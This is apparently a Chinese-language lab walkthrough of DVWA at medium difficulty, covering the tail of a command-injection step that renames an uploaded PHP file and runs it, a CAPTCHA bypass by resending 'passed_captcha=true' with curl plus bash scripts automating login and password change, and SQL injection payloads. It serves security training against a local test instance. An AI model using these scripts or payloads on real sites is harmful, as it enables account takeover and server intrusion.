
```
&mv ../../hackable/uploads/yo.php.jpg ../../hackable/uploads/yo.php
```

```
&ls ../../hackable/uploads
```




最後直接在這頁執行也可從上傳的資料路徑夾執行我們上傳的檔案

```
&php ../../hackable/uploads/yo.php
```




Done

```
http://localhost:8086/hackable/uploads/yo.php
```



6. Insecure CAPTCHA

之前在 low 難度時沒好好觀察前端的部分，現在來看一下 CAPTCHA 做了哪些事




觀察

可以看出 `k` 就是我們申請的 public key


```
6Lcl8EoeAAAAAM9dYVBygjc6ppgHcJSCvcfblNw2
```


```
{
  "POST": {
    "scheme": "https",
    "host": "www.google.com",
    "filename": "/recaptcha/api2/userverify",
    "query": {
      "k": "6Lcl8EoeAAAAAM9dYVBygjc6ppgHcJSCvcfblNw2"
    },
    "remote": {
      "Address": "172.217.160.68:443"
    }
  }
}
```



正常流程

如果 CAPTCHA 驗證成功就能取得 `g-recaptcha-response` 這個 value，和更新密碼的表單一起送出就能通過檢查





change password

```
g-recaptcha-response
```


```
{
  "step": "1",
  "password_new": "1111",
  "password_conf": "1111",
  "g-recaptcha-response": "03AGdBq26Z9NdfV2KFtwApYtm2tmDJm2KocpDSKFDnm9pORA9njIIWg30efxvJVDQcTAt-bB4e9QVQvVC9IuEnKB4BLrsVckuNl0M01dnrzzFy7UzIR-397NOxuMcJ9XVDvsCh8yscyfaYfL5SCOaCNhUVxcey0TcmpWCOa9bMNWCx8gBoIKZCz_F2iB5v0Ocerw8gjSGRib28_ZRy8S-45INfrgC3DA7Aq7Bd80sprUX2w0Dasr8Pp-hta1jX9P1fW-__zHbcGSMdMSXEVpcJzkRKt5xtuUbGXIbfWuXgyjQQilbXkqnRRYbifbwmnNwcrN9kEF6zGbO8H7-6YIYlSRiLZ2PuHpcy2HeT0gukt5HDiAjVxyhkRbzf53TaEY3UdVII8p5vBsb5WOmQ7qT2RlI6OII3x93AiUaUo85XFKxQOB0CMIIkPtCb29zKDAkcbdOuXRqCU8y_",
  "Change": "Change"
}
```

```
{
  "step": "1",
  "password_new": "1234",
  "password_conf": "1234",
  "g-recaptcha-response": "03AGdBq27-Tc-GnLYIcFGrbU88L0VgaJAzMtPceF5WwhVMedmba8duTCieNn8JlUNFgOvEESma6LBEiXtxAvOSprxHg6U8Z_ySkE3kK0gNvsll9ZrPGpjk7GXugYzqM6Y0k5hHQOFxLEYLMMypA7pFl6w6oaTU0ti1jGs1B8KXzjQeeqqsTGBsohceKaV2epvgyx4ufgjtVSnSV07glfSneCNi1zRaGIPQTnTWrc-wMMOFQB3wHSpwNdehRRlJ3cShG8lHccfCpbhrvM2KVdVzihELeNAAae2ff6bzJusfQKlogbgMdTQdH23whEBq_487kQzRZllmNyZdBiSmXhFD6VmPzJVFRGiKKZ7N8RwI4yn9Q78GalTy5JE0PGnrtGeqN-zvl86EnNaiyCjDwOBZ2xFZwdb3aSlbhy_A6mYVz4hKabGuI6vNuIYuhTPZCB5NBqF9DEPNH915",
  "Change": "Change"
}
```

觀察 storage


恩...不太好解讀

localstorage




```
_grecaptcha:"09APj96hT8iRUxC-jYRQLJPdetysMOZw4s4TUXZ4mdKdn6ESYQGgiLac6x-BtG-zhJpNzEsHr0mKGs-bosFqKAp4Pekg"
```

cookie




```
_GRECAPTCHA:"09APj96hTmVBUwXdk9UFJCoPyA5R2-md9Z8SyOTc-LQgx9M9hRZ0qthtydmztVGLyXHYgZ3DPeQo3EQI7WKv8-HBk"
```


以上觀察不出其他線索 XD

這些可以被視為純前端的部分，可以再次理解 Google 的 **CAPTCHA** 只能被視為過濾和限速用，當然有些類似 CAPTCHA 的套件也蠻常跟後端整合一起使用，但跟此題無關


一樣直接繞過的方式下手

直接檢查後端實作有沒有缺陷


走正常流程，通過檢查，出現 Change button，點下去



密碼變更成功



來觀察一下參數




```
{
  "step": "2",
  "password_new": "1111",
  "password_conf": "1111",
  "passed_captcha": "true",
  "Change": "Change"
}
```

和 low 難度的相比多了一個 `"passed_captcha": "true"`

```
step=2&password_new=222&password_conf=222&Change=Change
```

所以只要確認這兩個參數有改到就 ok

```
step=2,
Change=Change
```


直接將此 request 複製成 curl，填入其他密碼測試看看直接送有沒有效

關鍵就是要取得驗證 CAPTCHA 後的 cookie 內的 `PHPSESSIONID`，再重送給後端就能修改密碼

```
curl -L -X POST "http://dvwa.localtest/vulnerabilities/captcha/#" \
-H 'Content-Type: application/x-www-form-urlencoded' \
-H 'Origin: http://dvwa.localtest' \
-H 'DNT: 1' \
-H 'Connection: keep-alive' \
-H 'Referer: http://dvwa.localtest/vulnerabilities/captcha/' \
-H 'Cookie: PHPSESSID=2d7pjcupfh347g4n5apfl1k4o6; security=medium' \
```


```
-H 'Upgrade-Insecure-Requests: 1' \
--data-raw 'step=2&password_new=3333&password_conf=3333&passed_captcha=true&Change=Change'
```

送出 curl 後可以看到 `Password Changed`



Done

用新密碼 3333 重登成功



如果能搭配 XSS 或其他手段取得 user cookie (因為要先登入過 DVWA) 那就有機會將攻擊自動化

```
#!/usr/bin/env bash
# usage: ./change-pwd.sh <new password> <session-id>

HOST=http://dvwa.localtest
NEW_PASSWORD=$1
SESSIONID=$2

curl -v -L \
-X POST "${HOST}/vulnerabilities/captcha/#" \
-H 'Content-Type: application/x-www-form-urlencoded' \
-H 'Origin: http://dvwa.localtest' \
-H 'Referer: http://dvwa.localtest/vulnerabilities/captcha/' \
-H "Cookie: PHPSESSID=${SESSIONID}; security=medium" \
--data-raw "step=2&password_new=${NEW_PASSWORD}&password_conf=${NEW_PASSWORD}&passed_captcha=true&Change=Change"
```

```
./test.sh 2222 3l7tambvpgcbe10cdc14rfbo84
```

```
                <form action="#" method="POST" style="display:none;">
                        <h3>Change your password:</h3>
                        <br />

                        <input type="hidden" name="step" value="1" />
                        New password:<br />
                        <input type="password" AUTOCOMPLETE="off" name="password_new"><br />
                        Confirm new password:<br />
                        <input type="password" AUTOCOMPLETE="off" name="password_conf"><br />


                <script src='https://www.google.com/recaptcha/api.js'></script>
                <br /> <div class='g-recaptcha' data-theme='dark' data-sitekey='6LcI4H8eAAAAADuZcDL

                        <br />

                        <input type="submit" value="Change" name="Change">
                </form>
                <pre>Password Changed.</pre>
        </div>

        <h2>More Information</h2>
        <ul>
                <li><a href="https://en.wikipedia.org/wiki/CAPTCHA" target="_blank">https://en.wiki
                <li><a href="https://www.google.com/recaptcha/" target="_blank">https://www.google.
                <li><a href="https://www.owasp.org/index.php/Testing_for_Captcha_(OWASP-AT-012)" ta
g_for_Captcha_(OWASP-AT-012)</a></li>
        </ul>
</div>

                                <br /><br />
```

更完整一點的腳本，要先執行 `login-test.sh` 取得 cookie，再執行 `update-pwd.sh` 更新密碼

```
./login-test.sh
```

```
#!/usr/bin/env bash
# usage: ./login-test.sh [<password>]

if [ -z "$1" ]
  then
    echo "No argument supplied, use default password instead"
    LOGIN_PASSWORD=password
fi

# DVWA host
HOST=http://dvwa.localtest
# create cookie and save csrf token
CSRF=`curl -s -L -c cookies.txt -b cookies.txt "${HOST}/login.php" | grep user_token  | grep -oE \[a-z0-9\]+ | awk 'length >= 10'`
# save session id
SESSIONID=$(grep PHPSESSID cookies.txt | cut -d $'\t' -f7)

# user & password for login to start tasks
USER=admin
LOGIN_PASSWORD=$1

# login at login page
RES=`curl -v -L -c cookies.txt -b cookies.txt \
-X POST "${HOST}/login.php" \
--data-raw \
"username=${USER}&password=${LOGIN_PASSWORD}&Login=Login&user_token=${CSRF}"`

if [[ $RES == *"Welcome to Damn Vulnerable Web Application!"* ]]; then
  printf "\n PASS!✔ \n"
else
  printf "\n LOGIN FAILED❌ \n"
fi
```

`update-pwd.sh` 可以使用 cookie file (預設) or 指定 session id 於 argv

```
./update-pwd.sh <password>
```

```
./update-pwd.sh <password> <session-ed>
```

```
#!/usr/bin/env bash
# usage: ./update-pwd.sh <new password> [<session-id>]

HOST=http://dvwa.localtest
NEW_PASSWORD=$1
SESSIONID=$2

if [ -z "$2" ]
  then
    echo "No session id supplied, use cookie file instead."

    RES=`curl -v -L -c cookies.txt -b cookies.txt -X POST "${HOST}/vulnerabilities/captcha/#" \
    -H 'Content-Type: application/x-www-form-urlencoded' \
    -H "Origin: ${HOST}" \
    -H 'DNT: 1' \
    -H 'Connection: keep-alive' \
    -H "Referer: ${HOST}/vulnerabilities/captcha/" \
    -H 'Upgrade-Insecure-Requests: 1' \
    --data-raw "step=2&password_new=${NEW_PASSWORD}&password_conf=${NEW_PASSWORD}&passed_captcha=true&Change=Change"
    `
  else
    RES=`curl -v -L -X POST "${HOST}/vulnerabilities/captcha/#" \
    -H 'Content-Type: application/x-www-form-urlencoded' \
    -H "Origin: ${HOST}" \
    -H 'DNT: 1' \
    -H 'Connection: keep-alive' \
    -H "Referer: ${HOST}/vulnerabilities/captcha/" \
    -H 'Upgrade-Insecure-Requests: 1' \
    -H "Cookie: PHPSESSID=${SESSIONID}; security=medium" \
    --data-raw "step=2&password_new=${NEW_PASSWORD}&password_conf=${NEW_PASSWORD}&passed_captcha=true&Change=Change"
    `
fi


if [[ $RES == *"Password Changed."* ]]; then
  printf "\n PASSWORD CHANGED!✔️ \n"
else
  printf "\n PASSWORD CHANGE FAILED❌ \n"
fi
```

要記得確認 cookie 中的的難度等級為 `medium`

```
# Netscape HTTP Cookie File
# https://curl.se/docs/http-cookies.html
# This file was generated by libcurl! Edit at your own risk.

dvwa.localtest  FALSE / FALSE 0 PHPSESSID e176d3692ee6afa4798775328ad1b36c
#HttpOnly_dvwa.localtest  FALSE / FALSE 0 security  medium
```

memo

CAPTCHA 怪怪的


不知道為什麼，現在連正常流程都無法過關 QQ


換一個環境，用 MAMP 重架 DVWA，port 用 80，就正常了

---

7. SQL-Injection

medium 難度換成使用選單 POST 送出






```
{
  "id": "3",
  "Submit": "Submit"
}
```

try

```
3' OR '1'='1
```

```
id=3'%20OR%20'1'%3D'1&Submit=Submit
```

```
id=3' OR '1'%3D'1&Submit=Submit
```

多試幾次之後，發現將 `'` 拿掉就可以注入了 @@

Request Body:

```
id=1 OR 2&Submit=Submit
```

New Request

Cancel Send

Method URL

